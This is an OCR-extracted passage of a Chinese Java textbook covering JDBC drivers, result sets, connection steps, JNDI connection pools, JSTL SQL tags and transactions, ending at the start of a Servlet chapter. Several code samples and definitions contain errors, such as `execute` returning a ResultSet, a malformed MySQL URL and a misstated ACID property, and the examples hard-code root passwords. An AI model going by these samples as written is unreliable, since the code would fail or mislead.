自从 Java 语言于 1995 年 5 月正式公布以来，Java 风靡全球。出现大量的用 java 语言编写的程序，其中也包括数据库应用程序。由于没有一个 Java 语言的 API，编程人员不得不在 Java 程序中加入 C 语言的 ODBC 函数调用，这就使很多 Java 的优秀特性无法充分发挥，如平台无关性、面向对象特性等。随着越来越多的编程人员对 Java 语言的日益喜爱，越来越多的公司在 Java 程序开发上投入的精力日益增加，对 Java 语言接口的访问数据库的 API 的要求越来越强烈。也由于 ODBC 的有其不足之处，比如，它并不容易使用，没有面向对象的特性等，Sun 公司决定开发一 Java 语言为接口的数据库应用程序开发接口。

在 JDK 1.x 版本中，JDBC 只是一个可选部件，到了 JDK 1.1 公布时，SQL 类包（也就是 JDBC API）就成为 Java 语言的标准部件。

6.1.4 JDBC 体系结构

目前，应用程序与数据库进行信息交换已经非常普遍。因此，一个程序设计语言对数据库开发能力的大小，决定着该语言的流行程度。JDBC 的出现使 Java 程序对各种数据库的访问能力大大增强。它为 Java 定义了一个“调用级”（call-level）的 SQL 接口，这意味着我们可以执行原原本本的 SQL 语句并且取回结果。通过使用 JDBC，开发人员可以很方便地将 SQL 语句传送给几乎任何一种数据库，也就是说，开发人员可以不必写一个程序访问 Sybase，写另一个程序访问 Oracle，再写一个程序访问 Microsoft 的 SQLServer。用 JDBC 写的程序能够自动地将 SQL 语句传送给相应的数据库管理系统（DBMS）。JDBC 的体系结构如图 6-1 所示。

由图中可以看出，JDBC API 的作用就是屏蔽不同的数据库驱动程序之间的差别，使得程序设计人员有一个标准的、纯 Java 的数据库程序设计接口，为在 Java 中访问任意类型的数据库提供技术支持。驱动程序管理器（Driver Manager）为应用程序装载数据库驱动程序。数据库驱动程序是与具体的数据库相关的，用于向数据库提交 SQL 请求。

图 6-1 JDBC 的体系结构

不但如此，使用 Java 编写的应用程序可以在任何支持 Java 的平台上运行，不必在不同的平台上编写不同的应用。

Java 具有健壮、安全、易用等特性，而且支持自动网上下载，本质上是一种很好的数据库应用的编程语言。它所需要的是 Java 应用如何同各种各样的数据库连接，JDBC 正是实现这种连接的关键。

JDBC 扩展了 Java 的能力，它和 JDBC 的结合可以让开发人员在开发数据库应用时真正实现“Write Once，Run Everywhere!”。比如，使用 Java 和 JDBC API 就可以公布一个 Web 页面，页面中带有能访问远端数据库的 Applet。或者企业可以通过 JDBC 让全体员工（他们可以使用不同的操作系统，如 Windows、Macintosh 和 UNIX）在 Intranet 上连接到几个全球数据库上，而这几个全球数据库可以是不相同的。

6.1.5 JDBC 工作原理与 JDBC API

JDBC 分为两组接口：一组接口面向 Java 应用程序开发人员的；另一组接口则是面向驱动程序编写人员的。

通过 JDBC API 可以完成以下三件事情。

- 建立与数据库管理系统的连接。
- 向服务器提交要执行的 SQL 语句。
- 处理数据库返回的结果集。

如图 6-2 所示为 JDBC 的工作原理图。




图 6-2 JDBC 的工作原理

6.1.6 JDBC 驱动的分类

Java 中的 JDBC 驱动可以分为四种类型，包括 JDBC-ODBC 桥、本地 API 驱动、网络协议驱动和本地协议驱动。

1. JDBC-ODBC 桥

JDBC-ODBC 桥是 jdk 提供的标准 API，这种类型的驱动实际是把所有 JDBC 的调用传递给 ODBC，再由 ODBC 调用本地数据库驱动代码。

只要本地机装有相关的 ODBC 驱动，那么采用 JDBC-ODBC 桥几乎可以访问所有的数据库，JDBC-ODBC 方法对于客户端已经具备 ODBC driver 的应用还是可行的。不过，由于 JDBC-ODBC 先调用 ODBC，再由 ODBC 去调用本地数据库接口访问数据库。所以，执行效率比较低，对于那些大数据量存取的应用是不适合的。而且，这种方法要求客户端必须安装 ODBC 驱动，所以，对于基于 Internet、Intranet 的应用也是不合适的。

2. 本地 API 驱动

本地 API 驱动直接把 JDBC 调用转变为数据库的标准调用再去访问数据库，这种方法需要本地数据库驱动代码，这种驱动比起 JDBC-ODBC 桥执行效率大大提高了。不过，它仍然需要在客户端加载数据库厂商提供的代码库，这样就不适合基于 Internet 的应用。

3．网络协议驱动

网络协议驱动是根据三层结构建立的。JDBC 先把对数据库的访问请求传递给网络上的中间件服务器。中间件服务器再把请求翻译为符合数据库规范的调用，再把这种调用传给数据库服务器。如果中间件服务器也是用 Java 开发的，那么，在中间层也可以使用前面两种类型的 JDBC 驱动程序作为访问数据库的方法。

这种驱动不需要在客户端加载数据库厂商提供的代码库，而且它在执行效率和可升级性方面是比较好的。不过，这种驱动在中间件层仍然需要有配置其他数据库驱动程序，并且由于多了一个中间层传递数据，它的执行效率还不是最好。

4．本地协议驱动

这种驱动直接把 JDBC 调用转换为符合相关数据库系统规范的请求。由于该类型驱动写的应用可以直接和数据库服务器通信，这种类型的驱动完全由 Java 实现，因此，实现了平台独立性，该驱动不需要先把 JDBC 的调用传给 ODBC 或本地数据库接口或是中间层服务器。因此，它的执行效率是非常高的。而且，它根本不需要在客户端或服务器端装载任何的软件或驱动。

综合来看，JDBC-ODBC 桥更适合作为开发应用时的一种过度方案，对于初学者了解 JDBC 编程也较适用。若需要大数据量操作的应用程序，则应该考虑后面三种类型驱动。在 Intranet 方面的应用可以考虑第二种型驱动，至于基于 Internet 方面的应用就只有考虑后面两种类型的驱动了。

6.2 使用 JDBC 连接数据库

之所以说诸如 ASP、PHP、JSP 等页面是动态页面，由于它们的数据都是动态加载呈现出来的，通过把数据存储在数据库中，由应用程序连接数据库并对其数据进行操作（增、删、改、查），可以开发出高效率的动态网站等应用程序。下面介绍如何使用 JDBC 连接数据库。

6.2.1 主要的接口

与 JDBC 连接相关的接口如下。

java.sql.Driver：用于读取数据库驱动器的信息，提供连接方法，建立访问数据库所用的 Connection 对象。

java.sql.DriverManager：管理 Driver 对象，连接数据库。注册驱动程序、获得连接、向数据库发送信息。

java.sql.Connection：连接 Java 数据库和 Java 应用程序之间的主要对象。创建所有的 Statement 对象，执行 SQL 语句。

java.sql.Statement：代表了一个特定的容器，对一个特定的数据库执行 SQL 语句。

java.sql.ResultSet：用于控制对一个特定语句的行数据的存取，也就是数据库中记录或行组成的集合。

javax.sql.DataSource：采用数据源方式时使用，用于获取连接。

6.2.2 结果集

结果集是通过执行查询数据库的语句返回的查询结果的集合。

1．结果集的类型

结果集的类型包括以下三种。

- TYPE_FORWARD_ONLY: 游标只能向前移动，从第 1 行的前面到最后 1 行的后面。
- TYPE_SCROLL_INSENSITIVE: 游标可以前后移动，也可以直接定位到某一行上，但是对结果集中对应的数据的变化是不敏感的。
- TYPE_SCROLL_SENSITIVE: 游标可以前后移动，也可以直接定位到某一行上，并且对结果集对应的数据的变化是敏感的。

2．结果集的并发性

结果集的并发性如下。

- CONCUR_READ_ONLY: 结果集对象不支持更新操作。
- CONCUR_UPDATABLE: 结果集对象支持更新操作。

可以通过调用 DatabaseMetaData 的 supportsResultSetConcurrency 方法来看驱动程序是否支持结果集上的更新操作。

3．结果集的延续性（Holdability）

- HOLD_CURSORS_OVER_COMMIT: 当提交事务的时候不关闭该结果集。
- CLOSE_CURSORS_AT_COMMIT: 提交事务的时候关闭结果集，有时会提高性能。

4．结果集的属性

结果集的类型、并发性和延续性可以通过 Connection 对象的 createStatement、prepareStatement 和 prepareCall 等方法指定。

Statement、PreparedStatement 和 CallableStatement 接口也提供了相应的 setter 方法和 getter 方法。

创建语句对象的时候可以指定结果集的各个特性，代码如下所示。

```
Connection conn = ds.getConnection(user, passwd);
Statement stmt = conn.createStatement(
ResultSet.TYPE_SCROLL_INSENSITIVE,
ResultSet.CONCUR_READ_ONLY,
ResultSet.CLOSE_CURSORS_AT_COMMIT);
```

5．关于游标的操作

关于游标的操作提供了以下方法。

- next(): 返回到下一行记录。
- previous(): 返回到上一行记录。
- first(): 到第一行。
- last(): 到最后一行。
- relative(int rows): 移动到相对当前行的第几行。

❑ absolute(int row)：直接跳到某行。

6．使用结果集可完成以下操作

❑ 更新操作。

```
rs.next();
rs.updateString("name", "whangshan, lisizhi");
rs.updateRow();
```

❑ 插入操作。

```
rs.moveToInsertRow();
rs.updateString(1, "mary,aliy");
rs.updateString(2, "Hello World");
rs.updateLong(3, 99999999);
rs.insertRow();
rs.moveToCurrentRow();
```

❑ 删除记录。

```
rs.absolute(3);
rs.deleteRow();
```

6.2.3 连接数据库的实现步骤

1．建立数据源

在进行数据库操作之前必须建立数据库表。

2．引入 java.sql 包

常用的几个类和接口如下。

Driver 接口：

JDBC 是一套协议，是 Java 开发人员和数据库厂商达成的协议，也就是由 Sun 定义一组接口，由数据库厂商来实现，并规定了 Java 开发人员访问数据库所使用方法的调用规范。每个数据库厂商都会实现 Driver 接口，Driver 接口是一个驱动接口。

DriverManager 类：建立与驱动程序的连接 Connection。

Statement：用于发送基本 SQL 语句。

ResultSet：用于获取查询的结果集。

需要如下语句引入：

```
import java.sql.*;
```

3．加载驱动程序

驱动程序的作用就是把用户对数据库的访问请求转换成数据库可以理解的方式，然后把数据库的执行结果返回给用户。

代码：Class.forName(“驱动程序名字”);

例如，Class.forName("com.mysql.jdbc.Driver");

需要先得到数据库的驱动程序。

4．创建与数据库的连接

创建连接时候需要提供的信息。

数据库的位置：数据库所在的主机。

所使用的端口如下。

MySQL：3306。

Oracle：1521。

MicroSoft SQL Server：1433。

数据库的信息：数据库的名字。

用户信息：包括用户名和口令。

格式如下。

Connection con = DriverManager.getConnection(connstr,user,pass);

其中，connstr 是连接字符串，user 是用户名，pass 是口令。

例如：

```
Connection conn =DriverManager.getConnection("jdbc:mysql://localhost:3306/
test","admin",  "admin");
```

5．创建语句对象

语句对象用于执行 SQL 语句。

基本语句对象：Statement stmt = conn.createStatement()。

预编译语句对象：PreparedStatement stmt = conn.prepareStatement(sql)。

存储过程：CallableStatement stmt = conn.prepareCall(sql)。

6．编写 SQL 语句

常用的 SQL 语句如下。

添加：insert 语句。

删除：delete 语句。

查询：selete 语句。

修改：update 语句。

例如：String sql = "select * from users"。

7．执行 SQL 语句

executeQuery(String sql)：主要用于执行有结果集返回的 SQL 语句，典型的就是 select 查询语句，有结果集返回。

executeUpdate(String sql)：主要用于执行没有结果集返回的 SQL 语句，用于执行增删改 SQL 语句。方法的返回值是整数，表示影响数据库中记录的个数。

例如，ResultSet rs = stmt.execute(sql);

8．处理数据

如果是执行的查询的 sql，需要处理查询结果。

查询的结果在结果集中保存，结果集的数据就像数据库中的表格一样，由若干行、若干列组成。

使用 next 方法判断是否有记录。

使用 getString 等方法从结果集中获取信息。

例如：

```
while(rs.next())
{
   System.out.println(rs.getString(1));
}
```

9. 关闭相关对象

需要关闭的对象包括连接对象、语句对象和结果集对象。

关闭的顺序：结果集对象、语句对象、连接对象。

例如：

```
rs.close();
stmt.close();
con.close();
```

10. 异常处理

可能产生的异常：驱动程序不存在、连接失败、SQL 语句执行出错、处理结果集合及关闭对象等。

处理的基本方式如下。

```
try{
… //正常需要执行的代码
}catch(Exception e){
… //出错后的处理代码
}finally{
… //关闭对象的代码
}
```

完整代码如下所示。

```
String className = "com.mysql.jdbc.Driver";
        String url = "jdbc:mysql://localhost:3306:test";
        String username = "root";
        String userpass = "root";
        String tableName = "mytest";
        Connection con = null;
        PreparedStatement pstmt = null;
        ResultSet rs = null;
        try{
            Class.forName(className);
            con = DriverManager.getConnection(url,username,userpass);
            pstmt = con.prepareStatement("select * from "+tableName);
    rs = pstmt.executeQuery();
            while(rs.next())
```

```
{
                for(int i=0;i<rs.getMetaData().getColumnCount();i++)
                    System.out.print(rs.getString(i+1));
                System.out.println();
            }
        }
catch(Exception ex)
{
            System.out.println(ex.toString());
        }finally
{
            try{pstmt.close();}catch(Exception ex){}
            try{con.close();}catch(Exception ex){}
        }
```

连接其他数据库的方法为：

Oracle：

```
driverClass: oracle.jdbc.driver.OracleDriver
url: jdbc:oracle:thin:@127.0.0.1:1521:dbname
```

mysql：

```
driverClass: com.mysql.jdbc.Driver
url: jdbc:mysql://localhost:3306/mydb
```

有时，mysql 的驱动类也会看到使用 org.gjt.mm.mysql.Driver 的情况，org.gjt.mm.mysql.Driver 是早期的驱动名称，后来改名为 com.mysql.jdbc.Driver，现在一般都推荐使用 com.mysql.jdbc.Driver。在最新版本的 mysql jdbc 驱动中，为了保持对老版本的兼容，仍然保留了 org.gjt.mm.mysql.Driver，但是实际上 org.gjt.mm.mysql.Driver 中调用了 com.mysql.jdbc.Driver，因此，现在这两个驱动没有什么区别。

DB2：

```
driverClass: com.ibm.db2.jcc.DB2Driver
url: jdbc:db2://127.0.0.1:50000/dbname
```

sybase：

```
driverClass: com.sybase.jdbc.SybDriver
url: jdbc:sybase:Tds:localhost:5007/dbname
```

PostgreSQL：

```
driverClass: org.postgresql.Driver
url: jdbc:postgresql://localhost/dbname
```

Sql Server2005：

```
driverClass: com.microsoft.sqlserver.jdbc.SQLServerDriver
url: jdbc:sqlserver://localhost:1433; DatabaseName=dbname
```

Sql Server2008

```
driverClass: com.microsoft.sqlserver.jdbc.SQLServerDriver
url: jdbc:sqlserver://localhost:1433; DatabaseName=dbname
```

Sql Server2012

```
driverClass: com.microsoft.sqlserver.jdbc.SQLServerDriver
url: jdbc:sqlserver://localhost:1433; DatabaseName=dbname
```

6.3 连接池技术

在 Web 应用中用户量非常大，对每个用户的请求都需要进行数据库操作，包括建立连接、操作数据、释放连接，效率比较低。连接池可以通过共享连接来减少连接的创建和释放需要的时间，从而提高效率。并且连接池可以对连接的数量进行管理，从而充分利用服务器的资源。

6.3.1 JNDI

JNDI（Java Naming and Directory Interface）即 Java 命名和目录接口，是一组在 Java 应用中访问命名和目录服务的 API。命名服务将名称和对象联系起来，使得用户可以用名称访问对象。目录服务是一种命名服务，在这种服务里，对象不但有名称，还有属性。

JNDI 是 SUN 公司提供的一种标准的 Java 命名系统接口，它提供统一 JNDI 的客户端 API，通过不同的访问提供者接口 JNDI SPI 的实现，由管理者将 JNDI API 映射为特定的命名服务和目录系统，使得 Java 应用程序可以和这些命名服务和目录服务之间进行交互。集群 JNDI 实现了高可靠性 JNDI，通过服务器的集群，保证了 JNDI 的负载平衡和错误恢复。在全局共享的方式下，集群中的一个应用服务器保证本地 JNDI 树的独立性，并拥有全局的 JNDI 树。每个应用服务器在把部署的服务对象绑定到自己本地的 JNDI 树的同时，还绑定到一个共享的全局 JNDI 树，实现全局 JNDI 和自身 JNDI 的联系。

JNDI 是一个应用程序设计的 API，为开发人员提供了查找和访问各种命名和目录服务的通用、统一的接口，类似 JDBC 都是构建在抽象层上。

JNDI 包含了大量的命名和目录服务，使用通用接口来访问不同种类的服务；可以同时连接到多个命名或目录服务上；可以建立起逻辑关联，允许把名称同 Java 对象或资源关联起来，而不必知道对象或资源的物理 ID。

1．架构

JNDI 架构提供了一组标准的独立于命名系统的 API，这些 API 构建在与命名系统有关的驱动之上，这一层有助于将应用与实际数据源分离，因此，不管应用访问的是 LDAP、RMI、DNS、还是其他的目录服务，只要有目录的服务提供接口（或驱动），就可以使用目录。

它提供了应用编程接口（API）和服务提供者接口（SPI）。这一点的真正含义是，要让应用与命名服务或目录服务交互，必须有这个服务的 JNDI 服务提供者，这正是 JNDI SPI 发挥作用的地方。服务提供者基本上是一组类，这些类为各种具体的命名和目录服务实现了 JNDI 接口，很像 JDBC 驱动为各种具体的数据库系统实现了 JDBC 接口一样。作为用户不必操心 JNDI SPI，只需确认要使用的每一个命名或目录服务都有服务提供者。

2．组件

JNDI 主要包括以下组件。

Javax.naming：包含了访问命名服务的类和接口。例如，它定义了 Context 接口，这是命名服务执行查询的入口。

Javax.naming.directory：对命名包的扩充，提供了访问目录服务的类和接口。例如，它为属性增加了新的类，提供了表示目录上下文的 DirContext 接口，定义了检查和更新目录对象属性的方法。

Javax.naming.event：提供了对访问命名和目录服务时的事件通知的支持。例如，定义了 NamingEvent 类，这个类用来表示命名/目录服务产生的事件，定义了侦听 NamingEvents 的 NamingListener 接口。

Javax.naming.ldap：这个包提供了对 LDAP 版本 3 扩充的操作和控制的支持，通用包 javax.naming.directory 没有包含这些操作和控制。

Javax.naming.spi：这个包提供了一个方法，通过 javax.naming 和有关包动态增加对访问命名和目录服务的支持，这个包是为有兴趣创建服务提供者的开发者提供的。

3．用途

命名或目录服务使用户可以集中存储共有信息，例如，可以将打印机设置存储在目录服务中，以便被与打印机有关的应用使用。

目录服务是命名服务的自然扩展，两者之间的关键差别是目录服务中对象可以有属性（例如，用户有 E-mail 地址），而命名服务中对象没有属性。因此，在目录服务中，用户可以根据属性搜索对象。JNDI 允许用户访问文件系统中的文件，定位远程 RMI 注册的对象，访问像 LDAP 这样的目录服务，定位网络上的 EJB 组件。

对于像 LDAP 客户端、应用 launcher、类浏览器、网络管理实用程序，甚至地址簿这样的应用来说，JNDI 是一个很好的选择。

4．组成部分

JNDI 主要有两部分组成：应用程序编程接口和服务供应商接口。应用程序编程接口提供了 Java 应用程序访问各种命名和目录服务的功能，服务供应商接口提供了任意一种服务的供应商使用的功能。

代码示例如下。

```
try{
Context initContext = new InitialContext();
Context envContext  = (Context)initContext.lookup("java:/comp/env");
DataSource ds = (DataSource)envContext.lookup("jdbc/bookstoreD ");
Connection conn = ds.getConnection();}
catch(NamingException ex){
```

```
...
}
```

5. 技术应用

❑ 消息通信。

是软件组件或应用程序用来通信的一种方法。JMS 就是一种允许应用程序创建、发送、接收和读取消息的 JAVA 技术。

代码示例如下。

```
try{
Properties p = new Properties();
InitialContext inictxt = new InitialContext(p);
TopicConnectionFactory connFactory = (TopicConnectionFactory) inictxt.lookup
("TopicConnectionFactory");
...
}
catch(Exception ex){
...
}
```

❑ 访问特定目录。

举个例子，人是个对象，他有好几个属性，如这个人的姓名、电话号码、电子邮件地址和邮政编码等属性。通过 getAttributes()方法。

```
Attribute attr = directory.getAttributes(personName).get("email");
String email = (String)attr.get();
```

通过使用 JNDI 让客户使用对象的名称或属性来查找对象。

```
foxes = directory.search("o=Li,c=Zh", "sn=Fox", controls);
```

通过使用 JNDI 来查找诸如打印机、数据库这样的对象，查找打印机的例子。

```
Printer printer = (Printer)namespace.lookup(printerName);
printer.print(document);
```

❑ 浏览命名空间。

```
NamingEnumeration list = namespace.list("o=Widget, c=US");
while (list.hasMore()) {
NameClassPair entry = (NameClassPair)list.next();
display(entry.getName(), entry.getClassName());
}
```

6. 常用操作

```
void bind(String sName,Object object);
```

绑定：把名称同对象关联的过程。

```
void rebind(String sName,Object object);
```

重新绑定：用来把对象同一个已经存在的名称重新绑定。

```
void unbind(String sName);
```

释放：用来把对象从目录中释放出来。

```
Object lookup(String sName);
```

查找：返回目录中的一个对象。

```
void rename(String sOldName,String sNewName);
```

重命名：用来修改对象名称绑定的名称。

```
NamingEnumeration list(String sName);
```

清单：返回绑定在特定上下文中对象的清单列表。

代码示例：重新得到了名称、类名和绑定对象。

```
NamingEnumeration namEnumList = ctxt.listBinding("cntxtName");
...
while ( namEnumList.hasMore() ) {
Binding bnd = (Binding) namEnumList.next();
String sObjName = bnd.getName();
String sClassName = bnd.getClassName();
SomeObject objLocal = (SomeObject) bnd.getObject();
}
```

7．连接池与传统方式的区别

需要配置连接池；连接不再由 DriverManager 创建，而是从连接池获取。

8．连接池的配置

下面以配置“bookstore”的连接池为例进行说明。

在 server.xml 中配置

```
<Context path="/bookstore" docBase="bookstore"
          debug="5" reloadable="true" crossContext="true">
          <Resource name="jdbc/bookstoreDB"
                  auth="Container"
                  type="javax.sql.DataSource"
                  maxActive="100"
                  maxIdle="30"
                  maxWait="10000"
                  username="root"
                  password="root"
                  driverClassName="com.mysql.jdbc.Driver"
url="jdbc:mysql://127.0.0.1:3306/bookstore?autoReconnect=true"/>
        </Context>
```

配置 web.xml

```
<resource-ref>
    <description>DB Connection</description>
```

```
    <res-ref-name>jdbc/bookstoreDB</res-ref-name>
    <res-type>javax.sql.DataSource</res-type>
    <res-auth>Container</res-auth>
  </resource-ref>
```

6.3.2 使用标准标签库中的 SQL 标签

对于一些比较简单的应用来说，使用标准标签库是不错的选择，但是在完成大型系统时，最好不要选择使用 SQL 标签库。

使用的时候需要把 jstl.jar 和 standard.jar 复制到 WEB-INF/lib 下面，并且在页面中使用<%@ taglib%>标签声明。

使用 SQL 标签可分为以下 4 个步骤：设置数据源、执行查询、显示查询结果、使用参数，下面分别对以上步骤进行讲解。

1．设置数据源

如果已经存在数据源，通过下面的方法设置。

```
<sql:setDataSource dataSource="数据源的名字"
    var="创建的数据源的名字"
    scope="{page|request|session|application}"
/>
```

如果数据源不存在，则可以通过下面的方法设置。

```
<sql:setDataSource url="数据源描述信息"
    driver="驱动程序名字"
    user="用户名"
    password="口令"
    var="创建的数据源的名字"
scope="{page|request|session|application}"
```

例如：

```
<sql:setDataSource url="jdbc:mysql://localhost:3306/bookstore"
    driver="com.mysql.jdbc.Driver"
    user="root"
    password="root"
    var="ds"
/>
```

2．执行查询

```
<sql:query sql="要执行的 SQL 语句"
   var="查询的结果集"
   [scope="page|request|session|application"]
   [dataSource="所使用的数据源"]
   [maxRows="最大记录数"]
   [startRow="开始记录"]
/>
```

例如：

```
<sql:query sql=" select userid,username,type,birthday from users"
  var="userlist"
  dataSource="${ds}"
/>
```

查询结果保存在 userlist 中。

3. 显示查询结果

查询结果类型为 javax.servlet.jsp.jstl.sql.Result，Result 类提供了多个访问结果集中数据的方法。

getRows：得到一个 SortedMap 对象数组，每个元素是一个 SortedMap 对象，表示一个记录。

getRowsByIndex：得到一个对象数组，每个元素是一个数据，表示一个记录。

getColumnNames：方法得到列名数组。

getRowCount：得到记录数。

isLimitedByMaxRows：判断结果集是否受最大行数的限制。

例如使用 getRows 方法。

```
<c:forEach var="row" items="${userlist.rows}">
        <tr>
          <td>${row.userid}</td>
          <td>${row.username}</td>
          <td>${row.birthday}</td>
        </tr>
      </c:forEach>
```

例如使用 getRowsByIndex。

```
<c:forEach var="row" items="${userlist.rowsByIndex}">
        <tr>
          <td>${row[0]}</td>
          <td>${row[1]}</td>
          <td>${row[4]}</td>
          <td>${row[5]}</td>
          <td>${row[6]}</td>
        </tr>
      </c:forEach>
```

4. 使用参数

<sql:param>标签用于提供执行 SQL 语句时候需要的参数。

语法格式如下。

```
<sql:param value="值"/>
```

或者

```
<sql:param>值</sql:param>
```

例如：

```
<sql:query sql="select userid,username,type,birthday from users where
userid=?"
   var="userlist"
   dataSource="${ds}"
>
   <sql:param>
      ${param.userid}
   </sql:param>
</sql:query>
```

6.3.3 简单事务处理

1. 事务概述

事务是由一系列基本操作组成的不可分割的逻辑单位。例如，银行业务中的转账就是一个事务，包括两个操作，从一个账户上扣钱，在另外一个账户上加钱。

事务具有如下特性。

- 原子性：组成事务的操作要么都成功，要么都不成功。
- 一致性：在操作过程中不会破坏数据的完整性。
- 隔离性：事务中的所有操作结果在任何时候都是相同的，不被其他事务干扰。
- 时效性：事务中各操作结果必须持久存储。

2. 使用 JDBC 接口进行事务处理

使用 JDBC 接口进行事务处理基本过程如下。

使用 false 作为参数调用 Connection 对象的 setAutoCommit 方法，关闭自动提交。

conn.setAutoCommit(false);

然后执行事务包含的操作，例如，转账功能中需要对数据库进行两次更新操作。

提交事务，使用 Connection 对象的 commit 方法。

conn.commit();

当产生异常的时候回滚事务，使用 Connection 的 rollback 方法。

```
try{
    conn.rollback();
}catch(Exception ee){}
```

基本代码结构如下所示。

```
try
{
    …
    conn.setAutoCommit(false);
    … //与事务相关的操作
    conn.commit();
}
catch(Exception e)
{
```

```
            try{
conn.rollback();
 }
catch(Exception ee)
{
}
            }
```

6.4 本章小结

本章从 JDBC 的基础讲起，主要介绍了 JDBC 的发展历程、体系结构、工作原理、JDBC 驱动的分类、使用 JDBC 连接数据库及连接池技术等内容。通过本章的学习，读者应该对 JDBC 这一技术有一定的认识，并能够灵活运行该技术进行相应的操作。

6.5 上机练习

1．员工信息表包含的字段为：员工编号，员工姓名，性别，部门，电话，邮箱，住址，入职时间，职位。

使用 JDBC 技术完成如下的功能。

1）统计目前在线的人数。

2）统计到目前为止访问的人数。

3）在一个页面中以列表的形式显示员工的编号，姓名，部门。通过“查看详细信息”链接进入另外一个页面，显示该员工的所有信息。

4）在查看员工的详细信息前，用户必须先登录，如果没有登录，在点击“查看详细信息链接”时转向登录页面。

2．使用 JDBC 技术实现在不同数据库之间的切换。

第 7 章　Servlet 技术

Servlet 是一种独立于平台和协议的服务器端的 Java 应用程序，处理请求的信息并将其发送到客户端。Servlet 的客户端可以提出请求并获得该请求的响应，它可以是任意 Java 应用程序、浏览器或其他设备。Servlet 可以生成动态的 Web 页面。它担当 Web 浏览器或其他 HTTP 客户程序发出请求、与 HTTP 服务器上的数据库或应用程序之间交互的中间层。对于所有的客户端请求，只需要创建一次 Servlet 的实例，因此，节省了大量的内存。本章介绍 Http Servlet 的基础知识、Servlet 的优点、Servlet 的生命周期，还将讲解 Servlet 体系结构和如何使用 Servlet API 及部署和线程安全等方面。

本章主要内容：

- ❑ Servlet 基础知识
- ❑ Servlet 生命周期
- ❑ Servlet API
- ❑ Servlet 的线程安全问题
- ❑ Servlet 过滤器
- ❑ Servlet 监听器

7.1　Servlet 运行原理

Web 服务器接收到一个 HTTP 请求时，会首先判断请求内容，若是静态网页数据，Web 服务器将会自行处理，然后产生响应信息；如果涉及动态数据，Web 服务器会将请求转交给 Servlet 容器。此时，Servlet 容器会找到对应的处理该请求的 Servlet 实例来处理，结果会送回 Web 服务器，再由 Web 服务器传回用户端，Servlet 处理客户端请求的过程如图 7-1 所示。




图 7-1　Servlet 处理客户端请求的过程

针对同一个 Servlet，Servlet 容器会在第一次收到 HTTP 请求时建立一个 Servlet 实例，然后启动一个线程。第二次收到 HTTP 请求时，Servlet 容器无须建立相同的 Servlet 实例，而是启动第二个线程来服务客户端请求。所以，多线程的方式不但可以提高 Web 应用程序的执行效率，也可以降低 Web 服务器的系统负担。

7.2 Servlet 的优点

Servlet 拥有与生俱来的跨平台的特性，使得 Servlet 程序完全可以在不同的 Web 服务器上执行，Servlet 跟普通的 Java 程序一样，是被编译成字节码后在 Servlet 容器管理的 Java 虚拟机中运行，被客户端发来的请求激活，在虚拟机中装载一个 Servlet 就能够处理多个新的请求，每个新请求可以使用内存中的同一个 Servlet 副本，执行效率高，很适合用来开发 Web 服务器应用程序。

Servlet 的优点总的来说可以分以下几个方面。

- **可移植性好**：Servlet 是用 Java 语言编写的，具有完善的 Servlet API 标准，企业编写的 Servlet 程序，可以轻松地移植到其他服务器中。
- **执行效率高**：Servlet 请求到来的时候激活 Servlet，请求处理完，等待新的请求，新的请求将生成一个线程而不是进程。
- **使用方便**：Servlet 可以轻松地处理 HTML 表单数据，并读取和设置 HTTP 头，处理 Cookie，跟踪会话。

7.3 Servlet 的基础知识

HttpServlet 作为一个抽象类用来创建用户自己的 Http Servlet。HttpServlet 类扩展了 GenericServlet 类。HttpServlet 类的子类必须至少重写以下方法中的一个：doGet()和 doPost()。HttpServlet 类提供 doGet()方法来处理 GET 请求，提供 doPost()方法来处理 POST 请求。

1. doGet()

由服务器调用来处理客户端发出的 GET 请求。通过 GenericServlet 类的 service()方法来调用此方法。重写 GET 方法还可支持 HTTP HEAD 请求，该请求返回没有主体只有标题字段的响应。提交响应之前，Servlet 容器要编写标题，这是因为在 Http 中必须在发送响应主体之前发送标题。GET 方法必须是安全的，如果客户端请求更改存储的数据则必须使用其他的 HTTP 方法。如果请求的格式不正确，则 doPost()方法会返回 HTTP“请求错误”消息。

doGet()方法的语法如下。

```
public void doGet(HttpServletRequest req, HttpServletResponse res) throws
    ServletException, IOException
```

其中，req 是存储客户端请求的 HttpServletRequest 对象，res 是包含服务器对客户端作出响应的 HttpServletResponse 对象。

2．doPost()

由服务器调用以允许 Servlet 处理客户端发出的 POST 请求，通过 GenericServlet 类的 service()方法来调用此方法。HTTP POST 方法用于通过互联网发送大量数据。提交响应之前，Servlet 容器要编写标题，这是因为在 HTTP 中必须在发送实际响应之前发送标题。如果 HTTP POST 请求的格式不正确，则 doPost()方法会返回 HTTP“请求错误”消息。

doPost()方法的语法如下。

```
public void doPost (HttpServletRequest req, HttpServletResponse res) throws
ServletException, IOException
```

其中，req 是存储客户端请求的 HttpServletRequest 对象，res 是包含服务器对客户端作出响应的 HttpServletResponse 对象。

7.4 Servlet 的生命周期

Servlet 的生命周期由 Servlet 容器控制，该容器创建 Servlet 的实例。Servlet 生命周期就是指 Servlet 实例在创建之后响应客户端请求直至销毁的全过程。Servlet 实例的创建取决于 Servlet 的首次调用。

Servlet 的生命周期定义了一个 Servlet 如何被加载、初始化，以及它怎样接收请求、响应请求、提供服务。

